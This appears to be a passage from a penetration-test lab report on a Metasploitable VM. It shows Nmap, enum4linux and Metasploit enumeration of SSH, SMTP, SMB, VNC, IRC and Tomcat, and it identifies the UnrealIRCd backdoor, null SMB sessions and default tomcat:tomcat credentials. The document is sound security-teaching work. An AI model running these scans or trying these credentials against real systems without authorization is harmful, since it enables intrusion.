
Three users could be identified as

1. user

2. Root


3. msfadmin.

Then an algorithm brute force was performed with “ssh2-enum-algos” Nmap script to identify supported algorithms by the SSH service.




```
┌──(root㉿kali)-[/home/pamodysix]
└─# nmap -p22 192.168.32.133 --script ssh2-enum-algos
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 02:05 EDT
Nmap scan report for 192.168.32.133
Host is up (0.00069s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|       ssh-rsa
|       ssh-dss
|   encryption_algorithms: (13)
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       arcfour128
|       arcfour256
|       arcfour
|       aes192-cbc
|       aes256-cbc
|       rijndael-cbc@lysator.liu.se
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|   mac_algorithms: (7)
|       hmac-md5
|       hmac-sha1
|       umac-64@openssh.com
|       hmac-ripemd160
|       hmac-ripemd160@openssh.com
|       hmac-sha1-96
|       hmac-md5-96
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
MAC Address: 00:0C:29:22:C1:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

Weak SSH keys were enumerated with “ssh-hostkey” Nmap script.



```
┌──(root㉿kali)-[/home/pamodysix]
└─# nmap -p22 192.168.32.133 --script ssh-hostkey --script-args ssh_hostkey=full
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 02:07 EDT
Nmap scan report for 192.168.32.133
Host is up (0.00060s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYEYnaZLzcOiy21D3ZvOwYb6AA376
5zdgCd2Tgand7F0YD5UtXG7b7fbz99chReivL0SIWEG/E96Ai+pqYMP2WD5KaOJwSIXSUajnU5oWmY5x85sBw+XDAAAAFQDFkMpmdFQTF+oRqaoSNVU7
Z+hjSwAAAIBCQxNKzi1TyP+QJIFa3M0oLqCVWI0We/ARtXrzpBOJ/dt0hTJXCeYisKqcdwdtyIn8OUCOyrIjqNuA2QW217oQ6wXpbFh+5AQm8Hl3b6C6
o8lX3Ptw+Y4dp0lzfWHwZ/jzHwtuaDQaok7u1f971lEazeJLqfiWrAzoklqSWyDQJAAAAIA1lAD3xWYkeIeHv/R3P9i+XaoI7imFkMuYXCDTq843YU6T
d+0mWpllCqAWUV/CQamGgQLtYy5S0ueoks01MoKdOMMhKVwqdr08nvCBdNKjIEd3gH6oBk/YRnjzxlEAYBsvCmM4a0jmhz0oNiRWlc/F+bkUeFKrBx/D
2fdfZmhrGg==
|_  ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyyIk8T55gMDkO
D0akSlSXvLDcmcdYfxeIF0ZSuT+nkRhij7XSSA/Oc5QSk3sJ/SInfb78e3anbRHpmkJcVgETJ5WhKObUNf1AKZW++4Xlc63M4KI5cjvMMIPEVOyR3AKm
I78Fo3HJjYucg87JjLeC66I7+dlEYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGoOV8OcX/ro6pAcbEP
UdUEfkJrqi2YXbhvwIJ0gFMb6wfe5cnQew==
MAC Address: 00:0C:29:22:C1:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

Authentication methods for SSH was enumerated with “ssh-auth-methods” Nmap script and found that both public-key and password are accepted.



```
┌──(root㉿kali)-[/home/pamodysix]
└─# nmap -p22 192.168.32.133 --script ssh-auth-methods --script-args="ssh.user=msfadmin"
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 02:09 EDT
Nmap scan report for 192.168.32.133
Host is up (0.00062s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
MAC Address: 00:0C:29:22:C1:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
```

3.1.5 SMTP Enumeration


Simple Mail Transfer Protocol (SMTP) service could be identified on the default port 25. Users of SMTP were enumerated with “smtp_enum” metasploit module.

Some default users in UNIX systems such as mail , postmaster , user and www-data could be identified.


3.1.6 NetBIOS Enumeration

NetBIOS (SMB) service could be identified on the default ports 139 and 445.

As the first step of SMB enumeration, enum4linux was used to identify users, workgroups and Nbtstat information.




```
┌──(root㉿kali)-[/home/pamodysix]
└─# enum4linux -a 192.168.32.133
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Nov  1 02:35:19 2024

 ==========================( Target Information )==========================

Target ........... 192.168.32.133
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ================( Enumerating Workgroup/Domain on 192.168.32.133 )================


[+] Got domain/workgroup name: WORKGROUP
```



```
 ======================( Nbtstat Information for 192.168.32.133 )======================

Looking up status of 192.168.32.133
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 =========================( Session Check on 192.168.32.133 )=========================


[+] Server 192.168.32.133 allows sessions using username '', password ''
```

Then Nmap was utilized with “smb-vuln” script to identify potential vulnerabilities.




```
┌──(root㉿kali)-[/home/pamodysix]
└─# nmap -p 139,445 --script smb-vuln* 192.168.32.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 02:38 EDT
Nmap scan report for 192.168.32.133
Host is up (0.00067s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:22:C1:CD (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
```

SMB services could be identified as not vulnerable to **ms10-054** which is SMB pool overflow vulnerability and **ms10-061** which is Microsoft print spooler service impersonation vulnerability.

3.1.7 VNC Enumeration

Virtual Network Computing (VNC) service, which is used to remotely control another computer, could be identified on the default port 5900.

Nmap script “vnc-info” was utilized to enumerate the VNC service.




```
┌──(root㉿kali)-[/home/pamodysix]
└─# nmap -sV --script vnc-info -p 5900 192.168.32.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 03:57 EDT
Nmap scan report for 192.168.32.133
Host is up (0.00074s latency).

PORT     STATE SERVICE VERSION
5900/tcp open  vnc     VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
MAC Address: 00:0C:29:22:C1:CD (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.95 seconds
```

As the security type used here is VNC authentication, it may be vulnerable to authentication bypasses.


3.1.8 IRC Enumeration

Internet Relay Chat (IRC) service could be identified on the default port 6667. Nmap script “irc-info” was utilized to gather basic information of the service.



```
┌──(root㉿kali)-[/home/pamodysix]
└─# nmap -sV --script irc-info -p 6667 192.168.32.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 03:59 EDT
Nmap scan report for 192.168.32.133
Host is up (0.00068s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 2:37:54
|   source ident: nmap
|   source host: B3AD3EB4.37AF7B9E.FFFA6D49.IP
|_  error: Closing Link: holfciyrh[192.168.32.134] (Quit: holfciyrh)
MAC Address: 00:0C:29:22:C1:CD (VMware)
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
```


IRC version was identified as Unreal 3.2.8.1 which contains a major vulnerability known as UnrealIRCD 3.2.8.1 Backdoor Command Execution. So, Nmap’s “ircunrealircd-backdoor” script was used to confirm the vulnerability.



```
┌──(root㉿kali)-[/home/pamodysix]
└─# nmap -sV --script irc-unrealircd-backdoor -p 6667 192.168.32.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 04:01 EDT
Nmap scan report for 192.168.32.133
Host is up (0.00066s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Ju
n/277
MAC Address: 00:0C:29:22:C1:CD (VMware)
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.78 seconds
```


3.1.9 Apache Tomcat Enumeration

A default Tomcat web server implementation could be identified on port 8180, and admin login page could be identified in http://192.168.8.194:8180/admin/ path.



As this is a default web server, it is possible that default account credentials for Admin login page are still in use.

Nmap script “http-default-accounts” was utilized to identify any default credentials in use inside this web server implementation. It could confirm that default credentials are still in use in the web server implementation.




```
┌──(root㉿kali)-[/home/pamodysix]
└─# nmap -p 8180 --script http-default-accounts 192.168.32.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 04:38 EDT
Nmap scan report for 192.168.32.133
Host is up (0.00075s latency).

PORT     STATE SERVICE
8180/tcp open  unknown
| http-default-accounts:
|   [Apache Tomcat] at /manager/html/
|     tomcat:tomcat
|   [Apache Tomcat Host Manager] at /host-manager/html/
|_    tomcat:tomcat
MAC Address: 00:0C:29:22:C1:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.18 seconds
```

3.1.10 Web Application Enumeration

A web application called Damn Vulnerable Web Application (DVWA) could be identified on HTTP port 80 in http://192.168.8.194/dvwa path. Tests were conducted on this web application considering it as a separate domain.

